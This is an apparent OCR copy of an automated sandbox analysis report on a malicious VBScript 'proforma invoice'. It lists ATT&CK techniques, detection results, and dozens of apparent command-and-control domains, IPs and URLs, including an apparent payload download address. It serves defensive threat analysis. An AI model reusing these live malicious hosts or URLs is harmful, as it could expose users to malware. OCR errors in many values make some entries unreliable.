Local Accounts	2 PowerShell	Logon Script (Mac)	Logon Script (Mac)	1 Software Packing	NTDS	1 2 Virtualization/Sandbox Evasion	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 5 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	1 DLL Side-Loading	LSA Secrets	2 Process Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings
Replication Through Removable Media	Launchd	Rc.common	Rc.common	1 Masquerading	Cached Domain Credentials	1 Application Window Discovery	VNC	GUI Input Capture	Exfiltration Over C2 Channel	Multiband Communication	Jamming or Denial of Service		Abuse Accessibility Features
External Remote Services	Scheduled Task	Startup Items	Startup Items	1 2 Virtualization/Sandbox Evasion	DCSync	Network Sniffing	Windows Remote Management	Web Portal Capture	Exfiltration Over Alternative Protocol	Commonly Used Port	Rogue Wi-Fi Access Points		Data Encrypted for Impact

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Drive-by Compromise	Command and Scripting Interpreter	Scheduled Task/Job	Scheduled Task/Job	7 1 2 Process Injection	Proc Filesystem	Network Service Scanning	Shared Webroot	Credential API Hooking	Exfiltration Over Symmetric Encrypted Non-C2 Protocol	Application Layer Protocol	Downgrade to Insecure Protocols		Generate Fraudulent Advertising Revenue
Exploit Public-Facing Application	PowerShell	At (Linux)	At (Linux)	1 Rundll32	/etc/passwd and /etc/shadow	System Network Connections Discovery	Software Deployment Tools	Data Staged	Exfiltration Over Asymmetric Encrypted Non-C2 Protocol	Web Protocols	Rogue Cellular Base Station		Data Destruction


Behavior Graph



Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.



Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
Unclear Proforma Invoice.vbs	5%	Virustotal		Browse
Unclear Proforma Invoice.vbs	10%	ReversingLabs	Script-WScript.Downloader.Heuristic	

Dropped Files

No Antivirus matches

Unpacked PE Files

Source	Detection	Scanner	Label	Link	Download
30.2.firefox.exe.2f1d7970.0.unpack	100%	Avira	TR/Patched.Ren.Gen8		Download File
30.0.firefox.exe.2f1d7970.0.unpack	100%	Avira	TR/Patched.Ren.Gen8		Download File
30.0.firefox.exe.2f1d7970.1.unpack	100%	Avira	TR/Patched.Ren.Gen8		Download File

Source	Detection	Scanner	Label	Link	Download
23.2.rundll32.exe.57a7970.4.unpack	100%	Avira	TR/Patched.Ren.Gen8		Download File
23.2.rundll32.exe.36008a0.1.unpack	100%	Avira	TR/Patched.Ren.Gen8		Download File

Domains

Source	Detection	Scanner	Label	Link
www.emitacademy.com	0%	Virustotal		Browse

URLs

Source	Detection	Scanner	Label	Link
http://nrokq.emitacademy.com	0%	Avira URL Cloud	safe	
http://zb379.emitacademy.com	0%	Avira URL Cloud	safe	
http://klmy8.emitacademy.com	0%	Avira URL Cloud	safe	
http://www.mojawapo.com/tuid/?m4bd=WEOQpGNSR38PhgWGQI/4C8NMlFMwGI3qKGQVHk5AxuPmXhsKWgjXW9kcijjoxdm/j8Qu&APPTx=9r9PSR	0%	Avira URL Cloud	safe	
http://schemas.microsoft.c	0%	Avira URL Cloud	safe	
http://www.coolarts.xyz/tuid/	0%	Avira URL Cloud	safe	
http://www.emitacademy.com/sitemap.xml	0%	Avira URL Cloud	safe	
http://101.99.94.169/g	0%	Avira URL Cloud	safe	
http://www.worldbrands.wine/tuid/	0%	Avira URL Cloud	safe	
http://www.emitacademy.com/	0%	Avira URL Cloud	safe	
http://www.receiveprim.online/tuid/?m4bd=5V7M8j5VuGkiy9NL3tIypAJy22VFPCeBH5Oh5nibDDbINvkaWpZ6bb8s5rlg19isjBzt&M8s=w86DJpgx5FYlUfRP	0%	Avira URL Cloud	safe	
http://www.emitacademy.com/tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=83varyKolJl8CknPQYlgcSGzNVcyrkZOB+D5ZpiMClZzhWRqo67UpTDjwxWvk8XKYz02	0%	Avira URL Cloud	safe	
http://www.emitacademy.com/images/mlogo.png	0%	Avira URL Cloud	safe	
http://www.vtubber.com/tuid/?m4bd=vE0t2WxjBi8H4KsoCXQPFaaEcnaL0cW4rsHN0mKSQSi6rgkDy1GsjEniIX065GWycDne&UlCp=CJEhZPH	0%	Avira URL Cloud	safe	
http://www.ymsb.info/tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=x1lqSWX2LKO1JKV9bkchYXFCTPqYoW8UylSztnXFuZ2/7+2KqJfWLK3RcwQMnMv5S2vv	0%	Avira URL Cloud	safe	
http://65bxm.emitacademy.com	0%	Avira URL Cloud	safe	
http://www.ap-render.com/tuid/	0%	Avira URL Cloud	safe	
http://y3w1s.emitacademy.com	0%	Avira URL Cloud	safe	
http://www.secureartist.com/tuid/	0%	Avira URL Cloud	safe	
http://www.svgjp.com/tuid/?m4bd=p0pyYx380zTi+CiqScB4rLgyoRdRZyFFdRM5Rh8HyCuUL1S9LlJi1JnCbSa7CQi/RAeh&8pB=3fY8ljB8rp-H	0%	Avira URL Cloud	safe	
http://www.ghanesa.xyz/tuid/?m4bd=cJ4k7DdOtYQngKRIFYz9xfmhcqtIvpGa85+jixf523tlwbXsspzXRN02o1TtG1NqJ3tW&APPTx=9r9PSR	0%	Avira URL Cloud	safe	
http://www.svgjp.com/tuid/	0%	Avira URL Cloud	safe	
http://bxs6w.emitacademy.com	0%	Avira URL Cloud	safe	
http://www.ghanesa.xyz/tuid/	0%	Avira URL Cloud	safe	
http://pesterbdd.com/images/Pester.png	100%	Avira URL Cloud	malware	
http://www.secureartist.com/tuid/?m4bd=LeABM0dRx+cjh3zMeGVoLpl9dcpUDuhE6Ym2dCR4YXuE8jour2rN+gEOINsGd1piKr34&M8s=w86DJpgx5FYlUfRP	0%	Avira URL Cloud	safe	
http://www.muziclips.com/tuid/	0%	Avira URL Cloud	safe	
http://https://go.micro	0%	Avira URL Cloud	safe	
http://www.coolarts.xyz/tuid/?m4bd=9gXeVPWqRuIX9bIiSDPSAo7Wpwb+1c/G4dykJbOMN5RD0q8y2Pxv3NPChbg6lQ1LsmOi&M8s=w86DJpgx5FYlUfRP	0%	Avira URL Cloud	safe	
http://https://contoso.com/Icon	0%	Avira URL Cloud	safe	
http://s249r.emitacademy.com	0%	Avira URL Cloud	safe	
http://www.receiveprim.online/tuid/	0%	Avira URL Cloud	safe	
http://www.wwwf2dni.com/tuid/?m4bd=HIOGqwzZ3Isl7OEwvKn7zxoCIrzNSH0uht2lzyEyFHfgP4651xyJdMCZXys0BRyGrE8f&8pB=3fY8ljB8rp-H	0%	Avira URL Cloud	safe	
http://k8s2t.emitacademy.com	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://www.programmedsolution.com/tuid/?m4bd=CvVARU9fNp+vKMKeLa6AXw4JheY799aWEuKndqaVaC/gFtqDUvqUT5Zi2l9zF52EiAp1&APPTx=9r9PSR	0%	Avira URL Cloud	safe	
http://www.linuxizes.com/tuid/	0%	Avira URL Cloud	safe	
http://www.xc8b49c6mnmdts.xyz/tuid/?m4bd=vocXnNkofrtqV2skOi0toh6MZkzBPgY3NaQb1h7517U8PmTkl0G2bMX+HFjiIYqpZAQ5&APPTx=9r9PSR	0%	Avira URL Cloud	safe	
http://www.programmedsolution.com/tuid/?m4bd=CvVARU9fNp+vKMKeLa6AXw4JheY799aWEuKndqaVaC/gFtqDUvqUT5Zi2l9zF52EiAp1&M8s=w86DJpgx5FYlUfRP	0%	Avira URL Cloud	safe	
http://www.itsfindia.online/tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=mghAatraeoVXXTpIg6GKnKl23LbAAQF/82d90oG2Rt9sZLGICR2WykimnZjjCp2p0vtb	0%	Avira URL Cloud	safe	
http://101.99.94.169/WHvBvQsIuWdD218.inf3#	0%	Avira URL Cloud	safe	
http://j4itc.emitacademy.com	0%	Avira URL Cloud	safe	
http://https://contoso.com/License	0%	Avira URL Cloud	safe	
http://www.ghanesa.xyz/tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=cJ4k7DdOtYQngKRIFYz9xfmhcqtIvpGa85+jixf523tlwbXsspzXRN02o1TtG1NqJ3tW	0%	Avira URL Cloud	safe	
http://i1upy.emitacademy.com	0%	Avira URL Cloud	safe	
http://schemas.micro	0%	Avira URL Cloud	safe	
http://www.ghanesa.xyz/tuid/?m4bd=cJ4k7DdOtYQngKRIFYz9xfmhcqtIvpGa85+jixf523tlwbXsspzXRN02o1TtG1NqJ3tW&8pB=3fY8ljB8rp-H	0%	Avira URL Cloud	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.mojawapo.com	154.23.227.120	true	true		unknown
www.coolarts.xyz	13.248.216.40	true	true		unknown
pltraffic39.com	72.52.179.174	true	false		unknown
www.emitacademy.com	154.95.160.71	true	true	• 0%, Virustotal, Browse	unknown
www.muziclips.com	154.210.161.216	true	true		unknown
www.147bronzeway.com	104.21.51.250	true	true		unknown
hikingtaibah.com	145.14.153.89	true	true		unknown
www.linuxizes.com	66.29.155.228	true	true		unknown
www.receiveprim.online	188.114.96.3	true	true		unknown
www.worldbrands.wine	81.95.96.29	true	true		unknown
www.blueonb.com	185.27.134.153	true	true		unknown
xc8b49c6mnmdts.xyz	216.18.208.202	true	true		unknown
www.ymsb.info	130.211.17.207	true	false		unknown
www.maximilianvonah.com	217.160.0.178	true	true		unknown
ghanesa.xyz	103.150.61.226	true	true		unknown
www.ap-render.com	89.46.108.25	true	true		unknown
www.secureartist.com	104.21.39.116	true	true		unknown
ghs.googlehosted.com	142.251.39.115	true	false		unknown
itsfindia.online	217.21.87.131	true	true		unknown
www.wwwf2dni.com	154.80.183.133	true	true		unknown
td-balancer-199-15-163-148.wixdns.net	199.15.163.148	true	true		unknown
www.itsfindia.online	unknown	unknown	true		unknown
www.5111.site	unknown	unknown	true		unknown
www.ghanesa.xyz	unknown	unknown	true		unknown
www.vtubber.com	unknown	unknown	true		unknown
www.laforet.info	unknown	unknown	true		unknown
www.edico-al.com	unknown	unknown	true		unknown
www.et-secure.info	unknown	unknown	true		unknown
www.hikingtaibah.com	unknown	unknown	true		unknown
www.svgjp.com	unknown	unknown	true		unknown
www.productislandsize.xyz	unknown	unknown	true		unknown

Name	IP	Active	Malicious	Antivirus Detection	Reputation
www.programmedsolution.com	unknown	unknown	true		unknown
www.aia-art.com	unknown	unknown	true		unknown
www.xc8b49c6mnmdts.xyz	unknown	unknown	true		unknown

Contacted URLs

Name	Malicious	Antivirus Detection	Reputation
http://www.mojawapo.com/tuid/?m4bd=WEOQpGNSR38PhgWGQI/4C8NMlFMwGI3qKGQVHk5AxuPmXhsKWgjXW9kcijjoxdm/j8Qu&APPTx=9r9PSR	true	• Avira URL Cloud: safe	unknown
http://www.coolarts.xyz/tuid/	true	• Avira URL Cloud: safe	unknown
http://www.worldbrands.wine/tuid/	true	• Avira URL Cloud: safe	unknown
http://www.receiveprim.online/tuid/?m4bd=5V7M8j5VuGkiy9NL3tIypAJy22VFPCeBH5Oh5nibDDbINvkaWpZ6bb8s5rlg19isjBzt&M8s=w86DJpgx5FYlUfRP	true	• Avira URL Cloud: safe	unknown
http://www.emitacademy.com/tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=83varyKolJl8CknPQYlgcSGzNVcyrkZOB+D5ZpiMClZzhWRqo67UpTDjwxWvk8XKYz02	true	• Avira URL Cloud: safe	unknown
http://www.vtubber.com/tuid/?m4bd=vE0t2WxjBi8H4KsoCXQPFaaEcnaL0cW4rsHN0mKSQSi6rgkDy1GsjEniIX065GWycDne&UICp=CJEhZPH	false	• Avira URL Cloud: safe	unknown
http://www.ymsb.info/tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=x1lqSWX2LKO1JKV9bkchYXFCTPqYoW8UylSztnXFuZ2/7+2KqJfWLK3RcwQMnMv5S2vv	false	• Avira URL Cloud: safe	unknown
http://www.ap-render.com/tuid/	true	• Avira URL Cloud: safe	unknown
http://www.secureartist.com/tuid/	true	• Avira URL Cloud: safe	unknown
http://www.svgjp.com/tuid/?m4bd=p0pyYx380zTi+CiqScB4rLgyoRdRZyFFdRM5Rh8HyCuUL1S9LlJi1JnCbSa7CQi/RAeh&8pB=3fY8ljB8rp-H	true	• Avira URL Cloud: safe	unknown
http://www.ghanesa.xyz/tuid/?m4bd=cJ4k7DdOtYQngKRIFYz9xfmhcqtIvpGa85+jixf523tlwbXsspzXRN02o1TtG1NqJ3tW&APPTx=9r9PSR	true	• Avira URL Cloud: safe	unknown
http://www.svgjp.com/tuid/	true	• Avira URL Cloud: safe	unknown
http://www.ghanesa.xyz/tuid/	true	• Avira URL Cloud: safe	unknown
http://www.secureartist.com/tuid/?m4bd=LeABM0dRx+cjh3zMeGVoLpl9dcpUDuhE6Ym2dCR4YXuE8jour2rN+gEOINsGd1piKr34&M8s=w86DJpgx5FYlUfRP	true	• Avira URL Cloud: safe	unknown
http://www.muziclips.com/tuid/	true	• Avira URL Cloud: safe	unknown
http://www.coolarts.xyz/tuid/?m4bd=9gXeVPWqRuIX9bIiSDPSAo7Wpwb+1c/G4dykJbOMN5RD0q8y2Pxv3NPChbg6lQ1LsmOi&M8s=w86DJpgx5FYlUfRP	true	• Avira URL Cloud: safe	unknown
http://www.receiveprim.online/tuid/	true	• Avira URL Cloud: safe	unknown
http://www.wwwf2dni.com/tuid/?m4bd=HIOGqwzZ3Isl7OEwvKn7zxoCIrzNSH0uht2lzyEyFHfgP4651xyJdMCZXys0BRyGrE8f&8pB=3fY8ljB8rp-H	true	• Avira URL Cloud: safe	unknown
http://www.programmedsolution.com/tuid/?m4bd=CvVARU9fNp+vKMKeLa6AXw4JheY799aWEuKndqaVaC/gFtqDUvqUT5Zi2l9zF52EiAp1&APPTx=9r9PSR	false	• Avira URL Cloud: safe	unknown
http://www.linuxizes.com/tuid/	true	• Avira URL Cloud: safe	unknown
http://www.xc8b49c6mnmdts.xyz/tuid/?m4bd=vocXnNkofrtqV2skOi0toh6MZkzBPgY3NaQb1h7517U8PmTkl0G2bMX+HFjiIYqpZAQ5&APPTx=9r9PSR	true	• Avira URL Cloud: safe	unknown
http://www.programmedsolution.com/tuid/?m4bd=CvVARU9fNp+vKMKeLa6AXw4JheY799aWEuKndqaVaC/gFtqDUvqUT5Zi2l9zF52EiAp1&M8s=w86DJpgx5FYlUfRP	false	• Avira URL Cloud: safe	unknown
http://www.itsfindia.online/tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=mghAatraeoVXXTpIg6GKnKl23LbAAQF/82d90oG2Rt9sZLGICR2WykimnZjjCp2p0vtb	true	• Avira URL Cloud: safe	unknown
http://www.ghanesa.xyz/tuid/?M8s=w86DJpgx5FYlUfRP&m4bd=cJ4k7DdOtYQngKRIFYz9xfmhcqtIvpGa85+jixf523tlwbXsspzXRN02o1TtG1NqJ3tW	true	• Avira URL Cloud: safe	unknown
http://www.ghanesa.xyz/tuid/?m4bd=cJ4k7DdOtYQngKRIFYz9xfmhcqtIvpGa85+jixf523tlwbXsspzXRN02o1TtG1NqJ3tW&8pB=3fY8ljB8rp-H	true	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation

Name	Source	Malicious	Antivirus Detection	Reputation
http://nrokq.emitacademy.com	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp, firefox.exe, 00000 01E.00000002.4149121268.000000002F352000 .00000004.80000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.active24.cz/klientska-zona/zakaznicka-podpora	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://www.msn.com/en-us/news/world/uk-climate-activists-face-prison-for-blocking-highz	explorer.exe, 00000016.00000000.31873419 88.00000000056BE000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0016.00000000.3058326928.00000000056BE00 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.2919364739.000 00000056BE000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000016.0 0000000.3334828996.00000000056BE000.0000 0004.00000001.00020000.00000000.sdmp	false		high
http://zb379.emitacademy.com	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp, firefox.exe, 00000 01E.00000002.4149121268.000000002F352000 .00000004.80000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://klmy8.emitacademy.com	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp, firefox.exe, 00000 01E.00000002.4149121268.000000002F352000 .00000004.80000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://faq.active24.com/cz/806087-Z%c3%a1kladn%c3%ad-informace	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://api.msn.com:443/v1/news/Feed/Windows?	explorer.exe, 00000016.00000000.33412094 42.0000000009A16000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0016.00000000.3187341988.00000000056BE00 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.3058326928.000 00000056BE000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000016.0 0000000.3066597819.0000000009A16000.0000 0004.00000001.00020000.00000000.sdmp, ex plorer.exe, 00000016.00000000.2919364739 .00000000056BE000.00000004.00000001.0002 0000.00000000.sdmp, explorer.exe, 000000 16.00000000.2927724211.0000000009A16000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.3193544350.00000 00009A16000.00000004.00000001.00020000.0 0000000.sdmp, explorer.exe, 00000016.000 00000.3334828996.00000000056BE000.000000 04.00000001.00020000.00000000.sdmp	false		high
http://schemas.microsoft.c	explorer.exe, 00000016.00000000.33706979 55.000000000DB47000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0016.00000000.3224076856.000000000DBBD00 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.2973981564.000 000000DB47000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000016.0 0000000.3113269580.000000000DBBD000.0000 0004.00000001.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://excel.office.com	explorer.exe, 00000016.00000000.33706979 55.000000000DB47000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0016.00000000.3224076856.000000000DBBD00 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.2973981564.000 000000DB47000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000016.0 0000000.3113269580.000000000DBBD000.0000 0004.00000001.00020000.00000000.sdmp, ex plorer.exe, 00000016.00000000.3071520178 .0000000009B94000.00000004.00000001.0002 0000.00000000.sdmp, explorer.exe, 000000 16.00000000.3196886291.0000000009B94000. 00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.3344684844.00000 00009B94000.00000004.00000001.00020000.0 0000000.sdmp, explorer.exe, 00000016.000 00000.2932835606.0000000009B94000.000000 04.00000001.00020000.00000000.sdmp	false		high
http://www.emitacademy.com/sitemap.xml	firefox.exe, 0000001E.00000002.414912126 8.000000002F352000.00000004.80000000.000 40000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown


Name	Source	Malicious	Antivirus Detection	Reputation
http://101.99.94.169/g	ielowutil.exe, 00000015.00000003.3481308758.0000000003348000.00000004.00000020.00020000.00000000.sdmp, ielowutil.exe, 00000015.00000002.3489945907.0000000003348000.00000004.00000020.00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.active24.cz/objednavka/login	rundll32.exe, 00000017.00000002.690148690400000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://https://www.active24.cz/dnssec	rundll32.exe, 00000017.00000002.690148690400000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://https://www.msn.com/en-us/news/us/texas-gov-abbott-sends-miles-of-cars-along-border-to-deter-migrant	explorer.exe, 00000016.00000000.3187341988.00000000056BE000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.3058326928.00000000056BE000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.2919364739.00000000056BE000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.3334828996.00000000056BE000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://gui.active24.cz/library/theme/hp16/style.css	rundll32.exe, 00000017.00000002.690148690400000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://www.emitacademy.com/	firefox.exe, 0000001E.00000002.4149121268.000000002F352000.00000004.80000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://aka.ms/pscore6lB	powershell.exe, 00000004.00000002.3038954866.0000000005061000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://customer.active24.com/	rundll32.exe, 00000017.00000002.690148690400000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://https://www.active24.cz/jak-na-tvorbu-webu	rundll32.exe, 00000017.00000002.690148690400000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://https://gui.active24.cz/img/icon/favicon-16x16.png	rundll32.exe, 00000017.00000002.690148690400000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://https://nuget.org/nuget.exe	powershell.exe, 00000004.00000002.3101107640.00000000060C5000.00000004.00000800.00020000.00000000.sdmp	false		high
http://www.emitacademy.com/images/mlogo.png	firefox.exe, 0000001E.00000002.4149121268.000000002F352000.00000004.80000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://65bxm.emitacademy.com	rundll32.exe, 00000017.00000002.690148690400000005922000.00000004.10000000.00040000.00000000.sdmp, firefox.exe, 0000001E.00000002.4149121268.000000002F352000.00000004.80000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.active24.cz/spoluprace	rundll32.exe, 00000017.00000002.690148690400000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 00000004.00000002.3038954866.0000000005061000.00000004.00000800.00020000.00000000.sdmp	false		high
http://https://gui.active24.cz/img/default-domain/dnssec.png	rundll32.exe, 00000017.00000002.690148690400000005922000.00000004.10000000.00040000.00000000.sdmp	false		high
http://y3w1s.emitacademy.com	rundll32.exe, 00000017.00000002.690148690400000005922000.00000004.10000000.00040000.00000000.sdmp, firefox.exe, 0000001E.00000002.4149121268.000000002F352000.00000004.80000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://assets.msn.com/weathermapdata/1/static/svg/72/MostlySunnyDay.svg	explorer.exe, 00000016.00000000.3187341988.00000000056BE000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.3058326928.00000000056BE000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.2919364739.00000000056BE000.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.3334828996.00000000056BE000.00000004.00000001.00020000.00000000.sdmp	false		high
http://https://faq.active24.com/cz/808905-E-mailov%c3%a1-%c5%99e%c5%a1en%c3%ad	rundll32.exe, 00000017.00000002.690148690400000005922000.00000004.10000000.00040000.00000000.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://www.active24.cz/upozorneni	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://bxs6w.emitacademy.com	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp, firefox.exe, 00000 01E.00000002.4149121268.000000002F352000 .00000004.80000000.00040000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://word.office.com	explorer.exe, 00000016.00000000.32243634 99.000000000DBC9000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0016.00000000.2973981564.000000000DB4700 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.3113624581.000 000000DBC9000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000016.0 0000000.3371795782.000000000DBC9000.0000 0004.00000001.00020000.00000000.sdmp	false		high
http://https://www.msn.com/en-us/tv/celebrity/tarek-el-moussa-tests-positive-for-covid-19-shuts-down-filmin	explorer.exe, 00000016.00000000.31873419 88.00000000056BE000.00000004.00000001.00 020000.00000000.sdmp, explorer.exe, 0000 0016.00000000.3058326928.00000000056BE00 0.00000004.00000001.00020000.00000000.sdmp, explorer.exe, 00000016.00000000.2919364739.000 00000056BE000.00000004.00000001.00020000 .00000000.sdmp, explorer.exe, 00000016.0 0000000.3334828996.00000000056BE000.0000 0004.00000001.00020000.00000000.sdmp	false		high
http://pesterbdd.com/images/Pester.png	powershell.exe, 00000004.00000002.304665 6101.00000000051BC000.00000004.00000800. 00020000.00000000.sdmp	true	• Avira URL Cloud: malware	unknown
http://www.apache.org/licenses/LICENSE-2.0.html	powershell.exe, 00000004.00000002.304665 6101.00000000051BC000.00000004.00000800. 00020000.00000000.sdmp	false		high
http://https://go.micro	powershell.exe, 00000004.00000003.257230 3132.0000000005AF3000.00000004.00000800. 00020000.00000000.sdmp	false	• Avira URL Cloud: safe	unknown
http://https://www.active24.cz/domeny	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://faq.active24.com/cz/932337-Spolupr%c3%a1ce	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
http://https://gui.active24.cz/font/active24-icons.ttf	rundll32.exe, 00000017.00000002.69014869 04.0000000005922000.00000004.10000000.00 040000.00000000.sdmp	false		high
